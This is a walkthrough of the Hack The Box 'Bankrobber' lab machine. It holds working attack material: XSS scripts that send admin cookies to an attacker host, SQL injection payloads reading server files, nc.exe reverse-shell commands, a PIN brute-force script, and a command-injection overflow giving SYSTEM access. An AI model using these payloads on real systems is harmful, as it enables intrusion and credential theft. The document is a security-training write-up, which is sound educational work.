> For the complete documentation index, see [llms.txt](https://alfa8sa.gitbook.io/htb-writeups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://alfa8sa.gitbook.io/htb-writeups/windows-machines/bankrobber.md).
# Bankrobber
## Enumeration
As always, we start with the enumeration phase, in which we try to scan the machine looking for open ports and finding out services and versions of those opened ports.
The following nmap command will scan the target machine looking for open ports in a fast way and saving the output into a file:
> nmap -sS --min-rate 5000 -p- -T5 -Pn -n 10.10.10.154 -oN allPorts
* `-sS` use the **TCP SYN** scan option. This scan option is relatively unobtrusive and stealthy, since it never completes TCP connections.
* `--min-rate 5000` nmap will try to keep the sending rate **at or above** 5000 packets per second.
* `-p-` scanning the entire port range, **from 1 to 65535**.
* `-T5` **insane** mode, it is the fastest mode of the nmap time template.
* `-Pn` assume the host is **online**.
* `-n` scan without reverse **DNS** resolution.
* `-oN` **save** the scan result into a file, in this case the *allports* file.
{% code overflow="wrap" %}
```bash
# Nmap 7.92 scan initiated Wed Sep 21 11:59:24 2022 as: nmap -sS --min-rate 5000 -n -Pn -p- -oN allPorts 10.10.10.154
Nmap scan report for 10.10.10.154
Host is up (0.052s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
443/tcp open https
445/tcp open microsoft-ds
3306/tcp open mysql
# Nmap done at Wed Sep 21 11:59:51 2022 -- 1 IP address (1 host up) scanned in 26.76 seconds
```
{% endcode %}
Now that we know which ports are open, let's try to obtain the services and versions running on these ports. The following command will scan these ports more in depth and save the result into a file:
> nmap -sC -sV -p80,443,445,3306 10.10.10.154 -oN targeted
* `-sC` performs the scan using the default set of **scripts**.
* `-sV` enables **version** detection.
* `-oN` **save** the scan result into file, in this case the *targeted* file.
{% code overflow="wrap" %}
```bash
# Nmap 7.92 scan initiated Wed Sep 21 12:00:23 2022 as: nmap -sCV -p80,443,445,3306 -oN targeted 10.10.10.154
Nmap scan report for 10.10.10.154
Host is up (0.040s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
443/tcp open ssl/http Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after: 2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
|_http-title: E-coin
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open mysql MariaDB (unauthorized)
Service Info: Host: BANKROBBER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 3s, deviation: 0s, median: 3s
| smb2-time:
| date: 2022-09-21T10:00:45
|_ start_date: 2022-09-21T09:54:29
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 21 12:01:19 2022 -- 1 IP address (1 host up) scanned in 56.69 seconds
```
{% endcode %}
Let's take a look at the website.
Let's create a new user in the `REGISTER` section.
Then, log in as the new user.
It looks like we can transfer *E-coins* through a form. If we fill it with random information, and submit it, an alert will pop up saying that an administrator will review it.
## Exploitation
We could try to steal the administrator cookies doing an XSS attack. Let's create the `pwn.js` file, which will send us the cookies of the user who will load this file.
```javascript
var request = new XMLHttpRequest();
request.open("GET", "http://10.10.14.8/?c=" + document.cookie, true);
request.send();
```
Then, set a simple HTTP server on the directory where the `pwn.js` file is located.
> python -m http.server 80
If we send the following payload in the comment section of the form, when the administrator read the comment, he will download and execute the `pwn.js` file from our machine, and will send us his cookies.
> \
```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.154 - - [21/Sep/2022 17:26:06] "GET /pwn.js HTTP/1.1" 200 -
10.10.10.154 - - [21/Sep/2022 17:26:06] "GET /?c=username=YWRtaW4%3D;%20password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D;%20id=1 HTTP/1.1" 200 -
```
We have two cookies named `username` and `password` that are encoded. Let's URL decode it.
> php --interactive
```
php > echo urldecode("username=YWRtaW4%3D;%20password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D;%20id=1");
username=YWRtaW4=; password=SG9wZWxlc3Nyb21hbnRpYw==; id=1
```
Now, let's *base64* decode them.
> echo "YWRtaW4=" | base64 -d; echo ""; echo "SG9wZWxlc3Nyb21hbnRpYw==" | base64 -d
```
admin
Hopelessromantic
```
Now that we have the credentials of the `admin` user, let's log in as him.

Now, we are able to see more functionalities.
The `Search users (beta)` tool looks vulnerable to *SQL Injection*.
> ' or 1=1-- -
We can see all the databases available.
> ' union select 1,schema\_name,2 from information\_schema.schemata-- -
As we can see there is one database called `phpmyadmin`. If we try to access the `/phpmyadmin` directory, we will get an *XAMPP* error.
As the website runs with *XAMPP*, and we are currently in the `/admin` directory, we can guess that the absolute path could be something like `C:\xampp\htdocs\admin`. This might come handy later. There is another functionality on the website called `Backdoorchecker`, which we are only allow to run the `dir` command. But if I try to run it, I will get an error saying that it's only allowed to access this function from localhost.
If we check the POST request, we'll see that it is being made against the `/admin/backdoorchecker.php` file.
Let's try to read that file, which might be located in the `C:\xampp\htdocs\admin\backdoorchecker.php` absolute path, with the SQL Injection we found earlier, using the `load_file` function. To do it, intercept the request with BurpSuite, send it to the repeater, and send the following payload.
> term='+union+select+1,load\_file("C:\xampp\htdocs\admin\backdoorchecker.php"),3--+-
We can see the content of the `backdoorchecker.php` file in the response.
```php
This is due to the recent hack attempts on our server.";
}
}
} else{
echo "You are not allowed to use this function!";
}
?>
```
The PHP script is checking that the `$_SERVER['REMOTE_ADDR']` is equal to `::1`, which means that only *localhost* can run the `dir` command. It is also checking the command doesn't have the `$(` and `&` characters. As only users from the machine can run commands, we do another *XSS* attack, but this time the `admin` user will send a *POST* request to the `backdoorchecker.php` file, with a command that will send us a reverse shell as an argument. First, set a *netcat* listener on port *4444* with *rlwrap*.
> rlwrap nc -lvnp 4444
* `-l` **listen** mode.
* `-v` **verbose** mode.
* `-n` **numeric-only** IP, no DNS resolution.
* `-p` specify the **port** to listen on.
Now, create the `revShell.js` with the following content.
{% code overflow="wrap" %}
```javascript
var request = new XMLHttpRequest();
params = 'cmd=dir|powershell -c ""\\\\10.10.14.8\\smbFolder\\nc.exe -e cmd 10.10.14.8 4444"';
request.open("POST", "http://localhost/admin/backdoorchecker.php", true);
request.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
request.send(params);
```
{% endcode %}
And set a simple *HTTP* server with *python* on the current directory.
> python -m http.server 80
Now, set a *SMB* server with *impacket* on the directory where the `nc.exe` binary is located.
> impacket-smbserver smbFolder $(pwd) -smb2support
Finally, if we send the same *XSS* payload as before in the comment section to the admin user, he will download an run the `revShell.js` file, which will use the `nc.exe` binary located in our *SMB* server, and it will send us a reverse shell as the `cortin` user. Then, we'll be able to grab the user flag.
> \
```
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.154] 50018
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.
C:\xampp\htdocs\admin>whoami
whoami
bankrobber\cortin
C:\xampp\htdocs\admin>type \users\cortin\desktop\user.txt
type \users\cortin\desktop\user.txt
f635346600876a43441cf1c6e94769ac
```
## Privilege Escalation
If we check the root directory, we'll see a binary called `bankv2.exe`.
> dir \\
```
Volume in drive C has no label.
Volume Serial Number is BC8D-2AD7
Directory of C:\
25-04-2019 16:50 57.937 bankv2.exe
24-04-2019 21:27 PerfLogs
11-01-2021 15:17 Program Files
11-01-2021 15:31 Program Files (x86)
24-04-2019 15:52 Users
11-01-2021 15:17 Windows
24-04-2019 21:18 xampp
1 File(s) 57.937 bytes
6 Dir(s) 8.516.657.152 bytes free
```
The binary is being executed as a task in the system.
> tasklist
```
Image Name PID Session Name Session# Mem Usage
========================= ======== ================ =========== ============
...
bankv2.exe 1684 0 224 K
...
```
And we can see that the *PID* `1684` is running on port *910*.
> netstat -ano
* `-n` show active **TCP connections**.
* `-a` show TCP and UDP listening **ports**.
* `-o` show **PID** for each connection.
```
Active Connections
Proto Local Address Foreign Address State PID
...
TCP 0.0.0.0:910 0.0.0.0:0 LISTENING 1684
...
```
Let's use chisel, to do port forwarding of that port, so we are able to access it from our machine. First, set a SMB server where the *chisel* binary for *Windows* is located.
> impacket-smbserver smbFolder $(pwd) -smb2support
On our local machine, let's run *chisel* as a server on port 1234.
> ./chisel server --reverse -p 1234
* `--reverse` allow clients to specify **reverse port forwarding**.
* `-p` specify the server **port**.
```
2022/09/06 14:31:41 server: Reverse tunnelling enabled
2022/09/06 14:31:41 server: Fingerprint P7hztzfrhVuIAjqsGAFaclagrRz4i66QHSsmk8typFE=
2022/09/06 14:31:41 server: Listening on http://0.0.0.0:1234
```
On the *Windows* machine, execute *chisel* as a client, connect to the server on port *1234* and do a port forwarding of port *910*.
> \\\10.10.14.8\smbFolder\chisel\_1.7.7\_windows\_amd64 client 10.10.14.8:1234 R:910:127.0.0.1:910
```
2022/09/06 14:33:59 client: Connecting to ws://10.10.14.8:1234
2022/09/06 14:33:59 client: Connected (Latency 1.103ms)
```
Now, we can connect to port *910* of the victim machine through port *910* of our local machine. If we connect to the service, it will ask for a PIN. But, if we enter a wrong PIN, it will disconnect us from the service.
> nc 127.0.0.1 910
```
--------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
v0.1 by Gio & Cneeliz
--------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$] 1234
[!] Access denied, disconnecting client....
```
We can try to bruteforce the PIN. The following python script will try each combination from *0000* to *9999*, until it gets the correct PIN.
```python
#!/usr/bin/python3
from pwn import *
def def_handler(sig, frame):
print("\n\n[!]Quiting...\n")
sys.exit(1)
#Ctrl+C
signal.signal(signal.SIGINT, def_handler)
def try_pin():
for i in range(9999):
code = str(i).zfill(4) + "\n"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 910))
data = s.recv(4096)
s.send(code.encode())
data = s.recv(4096)
if "Access denied" not in str(data):
print("Valid code: " + code)
sys.exit(0)
if __name__ == '__main__':
try_pin()
```
If we run the script, we'll see that the correct PIN is `0021`.
> python exploit.py
```
Valid code: 0021
```
After we enter the correct code, the service will ask how many `e-coins` we want to transfer. After we specify a random number, it will run the `C:\Users\admin\Documents\transfer.exe` tool.
> nc 127.0.0.1 910
```
--------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
v0.1 by Gio & Cneeliz
--------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$] 0021
[$] PIN is correct, access granted!
--------------------------------------------------------------
Please enter the amount of e-coins you would like to transfer:
[$] 100
[$] Transfering $100 using our e-coin transfer application.
[$] Executing e-coin transfer tool: C:\Users\admin\Documents\transfer.exe
[$] Transaction in progress, you can safely disconnect...
```
But if we enter a bunch of `A` characters, we will be able to overwrite the tool value.
> nc 127.0.0.1 910
```
--------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
v0.1 by Gio & Cneeliz
--------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$] 0021
[$] PIN is correct, access granted!
--------------------------------------------------------------
Please enter the amount of e-coins you would like to transfer:
[$] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[$] Transfering $AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA using our e-coin transfer application.
[$] Executing e-coin transfer tool: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[$] Transaction in progress, you can safely disconnect...
```
We can do something similar, like in a *Buffer Overflow* attack. We need to find the offset, so then we can run our own command on the tool value. Let's create a pattern.
> msf-pattern\_create -l 50
```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
```
Now, put it in the amount of *e-coins* input.
> nc 127.0.0.1 910
```
--------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
v0.1 by Gio & Cneeliz
--------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$] 0021
[$] PIN is correct, access granted!
--------------------------------------------------------------
Please enter the amount of e-coins you would like to transfer:
[$] Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
[$] Transfering $Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab using our e-coin transfer application.
[$] Executing e-coin transfer tool: 0Ab1Ab2Ab3Ab4Ab5Ab
[$] Transaction in progress, you can safely disconnect...
```
As we can see, the first bytes of the tool value are `0Ab1`. Now we can check the offset.
> msf-pattern\_offset -q 0Ab1
```
[*] Exact match at offset 32
```
The payload will be 32 `A` characters, and a command which will grab the `nc.exe` binary from our SMB server, and send a reverse shell to us.
> python -c "print('A'\*32+'\\\\\\\\\\\\\\\10.10.14.8\\\\\\\smbFolder\\\\\\\nc.exe -e cmd 10.10.14.8 4444')"
```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\\10.10.14.8\smbFolder\nc.exe -e cmd 10.10.14.8 4444
```
Now, set a *netcat* listener on port *4444* with *rlwrap*.
> rlwrap -lvnp 4444
And send the payload in the *e-coins* input.
> nc 127.0.0.1 910
```
--------------------------------------------------------------
Internet E-Coin Transfer System
International Bank of Sun church
v0.1 by Gio & Cneeliz
--------------------------------------------------------------
Please enter your super secret 4 digit PIN code to login:
[$] 0021
[$] PIN is correct, access granted!
--------------------------------------------------------------
Please enter the amount of e-coins you would like to transfer:
[$] AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\\10.10.14.8\smbFolder\nc.exe -e cmd 10.10.14.8 4444
[$] Transfering $AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\\10.10.14.8\smbFolder\nc.exe -e cmd 10.10.14.8 4444 using our e-coin transfer application.
[$] Executing e-coin transfer tool: \\10.10.14.8\smbFolder\nc.exe -e cmd 10.10.14.8 4444
[$] Transaction in progress, you can safely disconnect...
```
We should have caught a shell as the `nt authority\system` user, and now all we have to do is reap the harvest and take the root flag.
```
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.154] 50164
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Alle rechten voorbehouden.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>type \users\admin\desktop\root.txt
type \users\admin\desktop\root.txt
aa65d8e6216585ea636eb07d4a59b197
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://alfa8sa.gitbook.io/htb-writeups/windows-machines/bankrobber.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.